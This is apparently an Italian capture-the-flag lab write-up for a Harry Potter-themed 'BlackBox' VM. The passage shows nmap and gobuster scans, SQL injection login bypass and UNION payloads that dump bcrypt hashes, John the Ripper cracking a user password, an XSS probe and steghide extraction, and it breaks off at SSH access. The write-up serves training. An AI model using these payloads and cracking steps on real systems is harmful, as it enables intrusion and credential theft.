

Report BlackBox Epicode (Harry P) - CTF difficile

1. Obiettivi

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.

Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta. La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto

2. Sommario esecutivo

In risposta a un incidente di sicurezza interna presso Theta Corporation, è stata condotta un'operazione combinata di Incident Response e Penetration Test su un server critico.

Un dipendente infedele (Luca) aveva sabotato il sistema, bloccando l'accesso amministrativo.

L'operazione ha avuto **pieno successo**.

Il nostro team è riuscito a bypassare le complesse contromisure lasciate dall'insider e a **recuperare l'accesso amministrativo completo** al server. La compromissione è stata possibile sfruttando una catena di vulnerabilità, tra cui una password utente debole (appartenente a Milena), l'esposizione di credenziali in file di swap e l'uso di steganografia per occultare chiavi di accesso SSH.

Questo report documenta in dettaglio i passaggi tecnici utilizzati per riprendere il controllo del server e fornisce le raccomandazioni necessarie per la messa in sicurezza immediata e il ripristino dei servizi.

2.1 Contesto dell'Incidente

L'obiettivo primario assegnato al nostro team era chiaro: **riprendere il controllo del server compromesso**.

Gli obiettivi secondari includevano:

- Identificare il percorso di attacco e le vulnerabilità (intenzionali o meno) che hanno permesso il sabotaggio.
- Documentare tutte le alterazioni ai servizi (come il Port Knocking) implementate dall'insider.
- Estrarre prove della compromissione (le "flag") per confermare il pieno accesso.

2.3 Perimetro (Scope)

L'attività è stata condotta in modalità Black Box (con l'eccezione dell'indizio OSINT su Luca e Milena) ed era strettamente limitata al seguente asset:

Target: 192.168.50.8 (Server "BlackBox")

3. Narrazione dell'Attacco e Analisi Tecnica

3.1 Fasi di Ricognizione e Scansione

Il server target è identificato dall'indirizzo **192.168.50.8**.

1. Ricognizione Iniziale (Identificazione IP)

L'immagine che mostra la console di login del server ("blackbox login") fornisce informazioni cruciali, in particolare l'indirizzo IP locale assegnato all'interfaccia **eth0**:

- **IP Target:** 192.168.50.8/24

```
Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato compromesso!
Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di magia.
Ora potete solo sperare di trovare un incantesimo per riprendere il controllo... Buona fortuna!

Indirizzi IP delle vostre povere reti:
Interfaccia: eth0 - IP: 192.168.50.8/24
Interfaccia: lo - IP: 127.0.0.1/8

blackbox login: [ 39.805861] cloud-init[917]: Cloud-init v. 24.2-0ubuntu1~22.04.1 running 'modules
:config' at Tue, 11 Nov 2025 11:00:46 +0000. Up 39.42 seconds.
[ 44.613084] cloud-init[1521]: Cloud-init v. 24.2-0ubuntu1~22.04.1 running 'modules:final' at Tue,
11 Nov 2025 11:00:56 +0000. Up 44.40 seconds.
[ 44.733961] cloud-init[1521]: Cloud-init v. 24.2-0ubuntu1~22.04.1 finished at Tue, 11 Nov 2025 11
:00:57 +0000. DataSource DataSourceNone. Up 44.71 seconds
```

3.2 Scansione e Identificazione dei Servizi con Nmap

Dopo aver identificato l'indirizzo IP del target (192.168.50.8), il passo successivo fondamentale in un'operazione di sicurezza informatica è la **scansione delle porte**. Questa tecnica permette di comprendere quali servizi sono attivi e accessibili sull'host remoto.

Dettagli del Comando e della Scansione

È stato utilizzato lo strumento **Nmap** (Network Mapper), uno dei più potenti nel panorama della sicurezza, invocandolo con il comando:

L'opzione chiave utilizzata è stata **-sV**, che indica a Nmap di eseguire l'**identificazione della versione dei servizi** (*Service Version detection*). Non si è limitato a vedere se una porta era aperta o chiusa, ma ha cercato attivamente di comunicare con il servizio per estrarne il nome esatto e il numero di versione (ad esempio, Apache 2.4.52).

```
(kali@kali)-[~/Desktop]
$ nmap -sV 192.168.50.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 06:03 EST
Nmap scan report for 192.168.50.8
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:0B:C1:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
```

Risultati Ottenuti

La scansione ha rivelato che su un totale di 1000 porte TCP (quelle scansionate di default), 998 risultavano chiuse. Solo due porte erano attive e offrivano servizi:

- **Porta 80/tcp (Stato: Aperta):**
 - Questa porta è lo standard per il traffico **HTTP** (HyperText Transfer Protocol), ovvero il protocollo usato per la navigazione web.
 - Il servizio in esecuzione è **Apache httpd 2.4.52**. Questa informazione è cruciale, poiché ci indirizza verso la ricerca di vulnerabilità specifiche note per questa esatta versione del web server Apache in esecuzione su un sistema Ubuntu.
- **Porta 2222/tcp (Stato: Aperta):**
 - Questa porta ospita il servizio **SSH** (Secure Shell), che è utilizzato per l'accesso remoto sicuro (la porta standard di SSH è la 22, l'uso della 2222 è una comune pratica di *port obscurity*).
 - Il servizio è **OpenSSH 8.9p1 Ubuntu 3ubuntu0.10**. Anche in questo caso, la versione specifica (8.9p1) è un bersaglio di interesse per la ricerca di exploit o configurazioni deboli.

Identificazione del Sistema Operativo

Inoltre, Nmap ha identificato il **Sistema Operativo (OS)** sottostante come **Linux**. Questo conferma il contesto operativo dell'host, influenzando le successive strategie di attacco o enumerazione.

In sintesi, la scansione Nmap ha **ciroscritto il perimetro d'attacco** a soli due punti d'ingresso principali: un'interfaccia web (HTTP su porta 80) e un accesso remoto sicuro (SSH su porta 2222), fornendo le versioni specifiche del software da analizzare per individuare potenziali debolezze.

3.3 Enumerazione dei Contenuti Nascosti con Gobuster

Una volta confermata la presenza di un server web attivo (Apache sulla porta 80), l'attenzione si è spostata sulla scoperta di directory, file e risorse non immediatamente visibili, ma potenzialmente contenenti informazioni sensibili o punti d'accesso. Per fare ciò, è stato impiegato lo strumento **Gobuster**, specializzato in tecniche di bruteforcing su URL per l'enumerazione.

Analisi del Comando di Gobuster

L'obiettivo era mappare la struttura dell'applicazione web e identificare potenziali file o cartelle nascosti non linkati pubblicamente.

Per questa operazione è stata utilizzata la wordlist common.txt di Dirb, estendendo la ricerca per includere file con estensioni specifiche quali .php, .txt, .html e .zip.

L'analisi ha confermato l'esistenza di diverse directory standard come /css, /images e /javascript, oltre a una cartella /oldsite, tutte protette da reindirizzamenti. È emerso che la pagina principale /index.php reindirizza automaticamente l'utente verso /login.php, suggerendo un meccanismo di autenticazione come punto di ingresso primario.

La scansione ha inoltre rivelato endpoint accessibili (Status 200), tra cui la stessa /login.php, una pagina /welcome.php e una directory /tmp. Di particolare rilevanza per la sicurezza, sebbene l'accesso fosse negato (Status 403 - Forbidden), è stata confermata la presenza di file di configurazione sensibili come .htaccess e .htpasswd, nonché della pagina /server-status, indicando potenziali superfici di attacco o di *information disclosure* da investigare ulteriormente.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.50.10 -w /usr/share/wordlists/dirb/common.txt -x .txt,.php,.html,.zip

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,php,html,zip
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./hta.php (Status: 403) [Size: 278]
./hta.html (Status: 403) [Size: 278]
./hta (Status: 403) [Size: 278]
./hta.txt (Status: 403) [Size: 278]
./hta.zip (Status: 403) [Size: 278]
./htaccess.txt (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
./htaccess.zip (Status: 403) [Size: 278]
./htaccess.html (Status: 403) [Size: 278]
./htaccess.php (Status: 403) [Size: 278]
./htpasswd (Status: 403) [Size: 278]
./htpasswd.html (Status: 403) [Size: 278]
./htpasswd.txt (Status: 403) [Size: 278]
./htpasswd.zip (Status: 403) [Size: 278]
./htpasswd.php (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://192.168.50.10/css/]
/images (Status: 301) [Size: 315] [→ http://192.168.50.10/images/]
/index.php (Status: 302) [Size: 0] [→ login.php]
/index.php (Status: 302) [Size: 0] [→ login.php]
/javascript (Status: 301) [Size: 319] [→ http://192.168.50.10/javascript/]
/login.php (Status: 200) [Size: 773]
/oldsite (Status: 301) [Size: 316] [→ http://192.168.50.10/oldsite/]
/server-status (Status: 403) [Size: 278]
/tmp (Status: 200) [Size: 18]
/welcome.php (Status: 200) [Size: 29]
Progress: 23065 / 23065 (100.00%)

Finished
```

3.4 La Scoperta e lo Sfruttamento di /oldsite

Il nostro processo di enumerazione con Gobuster ci ha rivelato l'esistenza di una directory /oldsite. Questo è un indizio quasi sempre promettente per un penetration tester: "vecchio" è spesso sinonimo di "dimenticato", e "dimenticato" è quasi sempre sinonimo di "vulnerabile". Spinti da questa supposizione, abbiamo navigato direttamente a quella che sembrava essere la sua pagina di accesso principale, <http://192.168.50.8/oldsite/login.php>.




Quello che ci siamo trovati davanti era un form di login dall'aspetto pulito, ma la sua collocazione in una directory obsoleta ci ha fatto subito pensare che i controlli di sicurezza potessero essere altrettanto obsoleti. Il primo riflesso, quasi istintivo di fronte a un form di questo tipo, è stato quello di testare la vulnerabilità più classica e ancora oggi diffusa: la **SQL Injection (SQLi)**. Il nostro obiettivo iniziale non era tanto rubare dati, quanto semplicemente aggirare l'autenticazione.

Per fare ciò, abbiamo inserito nel campo "Username" un payload logico universale: ' OR 1=1---.

Questo payload è progettato per manipolare la query SQL che il server esegue in background. L'apice singolo (') ha lo scopo di chiudere la stringa di testo in cui il server si aspetta di inserire il nome utente. La clausola OR 1=1 trasforma la condizione WHERE della query in un'affermazione sempre vera (poiché 1 è *sempre* uguale a 1). Infine, --- (o, come vedremo, #) agisce come un commento, dicendo al database di ignorare tutto il resto della query, in particolare la parte che controlla la validità della password.

Tuttavia, questo tentativo ha prodotto un risultato ancora più prezioso di un semplice bypass. L'applicazione, invece di farci accedere o restituire un errore generico, ha risposto in un modo che evidenzia una seconda, grave vulnerabilità: una **Information Disclosure (Fuga di Informazioni)**.



Username

Password


Login

Wrong password or username:
anna
luca
marco
milena

Come mostra questa immagine, la pagina di errore ha stampato a schermo "Wrong password or username:" seguito da un elenco di nomi utente: anna, luca, marco, milena. Questo è un errore di configurazione disastroso. L'applicazione ci ha appena confermato l'esistenza di quattro utenti validi nel suo database. Abbiamo smesso di tirare a indovinare e ora avevamo dei bersagli concreti.

Armati di questa conoscenza, il nostro attacco è diventato molto più mirato. Non volevamo più solo entrare; volevamo estrarre le credenziali di questi utenti. Per fare ciò, abbiamo modificato il nostro payload passando a una tecnica di **UNION SQL Injection**. Questo tipo di attacco ci permette di "unire" i risultati della query di login (che fallirà) con i risultati di una nostra query arbitraria.

Abbiamo quindi inserito un payload progettato per estrarre le password e i nomi utente dalla tabella (presumibilmente chiamata) users: ' UNION SELECT password, username FROM users #.



' UNION SELECT password, username FROM users #

Manage Passwords

Login

Wrong password or username:
\$2y\$10\$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2IGZWGO7TMK
\$2y\$10\$INS1EUevEtLqsp.OEq4UkuGREzvkuhZCdpT9h5t.Fw6oBZsai.Ei
\$2y\$10\$gdY5a.GIC6ulg7yblBMh0OU7Cdo.pEebWsL7E/
CLGFHoTG39LePAK
\$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPJdh7Uh6Q6aHRZDy

L'attacco è stato un successo travolgente. L'immagine mostra il risultato: il campo di input contiene il nostro payload e, sotto, l'area di errore non mostra più i nomi utente, ma le loro **password hashate**. Le lunghe stringhe alfanumeriche che iniziano con \$2y\$10\$... sono inequivocabilmente hash creati con l'algoritmo **bcrypt**. L'applicazione, nel tentativo di gestire l'errore generato dalla nostra query UNION, ha stampato direttamente sulla pagina i dati sensibili che le avevamo chiesto di recuperare.

Ora possediamo un elenco di utenti validi e i loro hash delle password. Il prossimo passo, da eseguire offline, sarà utilizzare uno strumento di cracking per tentare di decifrare questi hash e ottenere le password in chiaro, garantendoci così un accesso legittimo al sistema.

3.5 John the ripper

Una volta identificati gli hash delle password, il passo successivo è stato tentare di decifrarli per ottenerle in chiaro. Nello specifico, dei quattro hash totali individuati, uno (appartenente all'utente "milena") è stato isolato per un attacco mirato, in quanto ritenuto il più vulnerabile.

Per velocizzare l'operazione, questo singolo hash è stato inserito nel file file.txt. È stato quindi utilizzato lo strumento **John the Ripper** per condurre un attacco a dizionario.

Il comando `john.exe --wordlist=rockyou.txt --format=bcrypt file.txt` ha avviato il processo, specificando esplicitamente che l'hash era di tipo **bcrypt** e utilizzando la nota wordlist `rockyou.txt` come fonte per le password. L'operazione ha avuto successo in breve tempo, permettendo di compromettere la credenziale e ottenere la password in chiaro associata all'hash dell'utente milena, in questo caso la password era appunto "darkprincess"

```
C:\Users\laura\Desktop\john-1.9.0-jumbo-1-win64\run>john.exe --wordlist=rockyou.txt --format=bcrypt file.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.01% (ETA: 10:12:10) 0g/s 423.1p/s 423.1c/s 423.1C/s monalisa..meandyou
0g 0:00:00:06 0.02% (ETA: 09:04:32) 0g/s 421.3p/s 421.3c/s 421.3C/s captain..love06
0g 0:00:01:19 0.17% (ETA: 11:52:41) 0g/s 379.7p/s 379.7c/s 379.7C/s 301291..090792
0g 0:00:01:34 0.21% (ETA: 11:46:08) 0g/s 382.6p/s 382.6c/s 382.6C/s jasmine10..dani12
0g 0:00:01:36 0.21% (ETA: 11:46:25) 0g/s 382.2p/s 382.2c/s 382.2C/s jhoncito..dentistry
0g 0:00:01:38 0.22% (ETA: 11:46:38) 0g/s 382.5p/s 382.5c/s 382.5C/s kayla06..flower!
0g 0:00:01:44 0.23% (ETA: 11:47:38) 0g/s 382.4p/s 382.4c/s 382.4C/s sunfire1..pencils
darkprincess (?)
1g 0:00:03:29 DONE (2025-11-11 23:18) 0.004778g/s 352.4p/s 352.4c/s 352.4C/s dave23..chick12
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

3.6 Login sul sito

A seguito del successo ottenuto nella fase di password cracking, le credenziali dell'utente "milena" sono state utilizzate per effettuare il login all'applicazione web. L'autenticazione ha avuto esito positivo, garantendo l'accesso a un'area riservata, presumibilmente il pannello di controllo dell'utente, identificata da un messaggio di benvenuto personalizzato ("Ciao, milena!").

Ciao, milena!

giuro solennemente di non avere buone intenzioni

Submit

Questa nuova sezione dell'applicativo ha immediatamente rivelato due elementi di interesse. Il primo era un nuovo campo di input, la cui funzione non era immediatamente chiara. Il secondo era un messaggio testuale, probabilmente un indizio lasciato deliberatamente: "Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?".

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

Questo indizio suggerisce due possibili piste investigative:

1. Un riferimento al "Port Knocking", una tecnica di sicurezza di rete in cui l'accesso a una porta viene concesso solo dopo una sequenza specifica di tentativi di connessione (i "bussolotti") su altre porte predefinite.
2. Un indizio contestuale legato al tema "Harry Potter". Questo ha portato a un primo tentativo di interazione con il form inserendo la frase "giuro solennemente di non avere buone intenzioni", per testare se l'applicazione rispondesse a "frasi magiche" specifiche.

Parallelamente a questa indagine funzionale, il nuovo campo di input è stato immediatamente identificato come un potenziale vettore di attacco per una vulnerabilità di tipo Cross-Site Scripting (XSS). È stata avviata una valutazione per determinare se l'applicazione sanitizzasse correttamente gli input dell'utente prima di rifletterli sulla pagina.

È stato inserito un payload XSS standard e non offuscato, `<script>alert('XSS')</script>`, con l'intento di provocare l'esecuzione di JavaScript arbitrario lato client. L'applicazione, tuttavia, ha dimostrato di possedere un meccanismo di difesa. Il tentativo di injection è stato intercettato e bloccato. Invece di eseguire lo script, il server ha restituito un messaggio di errore personalizzato e a tema: "Signor harry, non puoi attraversare la barriera del binario 9 e ¾. Sei sicuro di non essere un Babbano?".

Ciao, milena!

`<script>alert('XSS')</script>`

`<script>alert('XSS')</script>`

50001111

Signor harry, non puoi attraversare la barriera del binario 9 e ¾. Sei sicuro di non essere un Babbano?

Questa risposta è estremamente significativa, facendoci comprendere che siamo sulla strada sbagliata per proseguire.


A seguito del fallimento nell'eseguire un attacco XSS diretto sul pannello utente di "milena" – dovuto a un filtro di sicurezza lato server che bloccava i tag `<script>` – l'indagine è stata reindirizzata. È stato deciso di rivalutare gli asset precedentemente enumerati, ponendo particolare attenzione alla directory `/oldsite` (all'indirizzo <http://192.168.50.10/oldsite/>), che la scansione Gobuster aveva identificato come accessibile.

L'accesso alla directory /oldsite ha presentato una semplice, e apparentemente datata, pagina di login. A prima vista, la pagina non offriva punti di interazione evidenti oltre ai campi "Username" e "Password", per i quali non si disponeva di credenziali.

```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <!-- 
      ++++++++[>+>+>+>+>+>+>+>+>+>+>]>>-----.....,<+>,+++++++,+.<.>
      ++++,
    -->
    
    
    <br>
    <form method="POST"></form>
  </body>
</html>
```

1. **Elemento Nascosto:** Il tag `<img>` era stato deliberatamente commentato, rendendolo invisibile all'utente finale ma lasciandolo accessibile nel sorgente. Questo è un metodo comune nelle sfide CTF (Capture The Flag) per nascondere indizi.
2. **Attributo Non Standard:** Il tag conteneva un attributo HTML non valido e personalizzato: `pass="accio"`. Questo non ha alcuna funzione in HTML standard e il suo nome ("`pass`") suggeriva in modo inequivocabile che "`accio`" fosse una sorta di chiave o password.
3. **Coerenza Tematica:** La parola "`accio`" è un chiaro riferimento all'universo di *Harry Potter* (l'incantesimo di appello), che si allinea perfettamente con i messaggi di errore tematici incontrati in precedenza (es. "`binario 9 e ¾`").

Una volta rimossi i commenti è stato facile trovare l'immagine nascosta.



Formulazione dell'Ipotesi: Steganografia

La combinazione di un file immagine (theta-logo.jpg) e di una password esplicita ("accio") ha portato a formulare un'ipotesi chiara: il file immagine era stato utilizzato come contenitore per nascondere dati segreti tramite **steganografia**.

La steganografia è la tecnica di occultare un messaggio (in questo caso, un file) all'interno di un altro file (il *carrier*, o vettore), in questo caso un'immagine JPEG. Senza la password corretta, è computazionalmente molto difficile estrarre i dati nascosti.

Estrazione dei Dati Nascosti

Per verificare l'ipotesi, è stata eseguita la seguente procedura:

1. Il file theta-logo.jpg è stato scaricato dalla directory /oldsite/images/.
2. È stato utilizzato lo strumento steghide, un'utility standard per l'analisi steganografica.
3. È stato eseguito il comando di estrazione, fornendo sia il file vettore che la passphrase scoperta:

```
(kali@kali)-[~/Desktop]
$ steghide extract -sf theta-logo.jpg -p accio
wrote extracted data to "poesia.txt".
```

Il comando ha avuto successo immediato, confermando la validità sia dell'ipotesi steganografica sia della password. L'output del terminale ha indicato: wrote extracted data to "poesia.txt".

Analisi del Payload Estratto e Definizione del Prossimo Obiettivo

L'analisi del file estratto, poesia.txt, ha rivelato un testo in versi che, pur mantenendo il tema narrativo ("Luca e Milena"), conteneva il vero obiettivo di questa fase: un indizio tecnico fondamentale.


Il passaggio chiave della poesia recitava:

"Era il 22 o il 2222? Un sussurro appena accennato,"

Questo indovinello non lasciava spazio a interpretazioni. Nel contesto di un penetration test:

- La **Porta 22** è lo standard universale per il servizio **SSH (Secure Shell)**.

- La **Porta 2222** è una delle porte alternative più comuni utilizzate dagli amministratori di sistema per "nascondere" il servizio SSH a scanner di porte automatizzati che cercano solo i default.



Questo indizio, unito al precedente suggerimento "Hai provato a bussare?", ha fornito una direzione chiara. L'indagine sulla superficie di attacco web poteva essere momentaneamente sospesa. La vera porta d'ingresso successiva non era un form web, ma un servizio di rete in ascolto su una porta non standard.

L'obiettivo successivo è stato quindi definito: condurre un'analisi approfondita della porta **TCP/2222** sull'host target 192.168.50.10, alla ricerca di un servizio SSH in esecuzione.


3.8 Accesso Iniziale via SSH e Scoperta della Sequenza di "Port Knocking"

Facendo tesoro dell'indizio "Era il 22 o il 2222?" ottenuto dal file poesia.txt, è stata immediatamente avviata una scansione mirata delle porte sull'host 192.168.50.10. Tramite nmap, è stato confermato che la porta 22 risultava chiusa o filtrata, mentre la porta **TCP/2222 era aperta** e in ascolto, esponendo effettivamente un servizio SSH.

A questo punto, era necessario reperire delle credenziali valide. L'indagine è tornata sui dati raccolti in precedenza:

1. **Username:** L'indizio "Caro user, la Mappa del Malandrino..." trovato nell'area utente di "milena" suggeriva che un utente generico di nome "**user**" potesse esistere sul sistema.
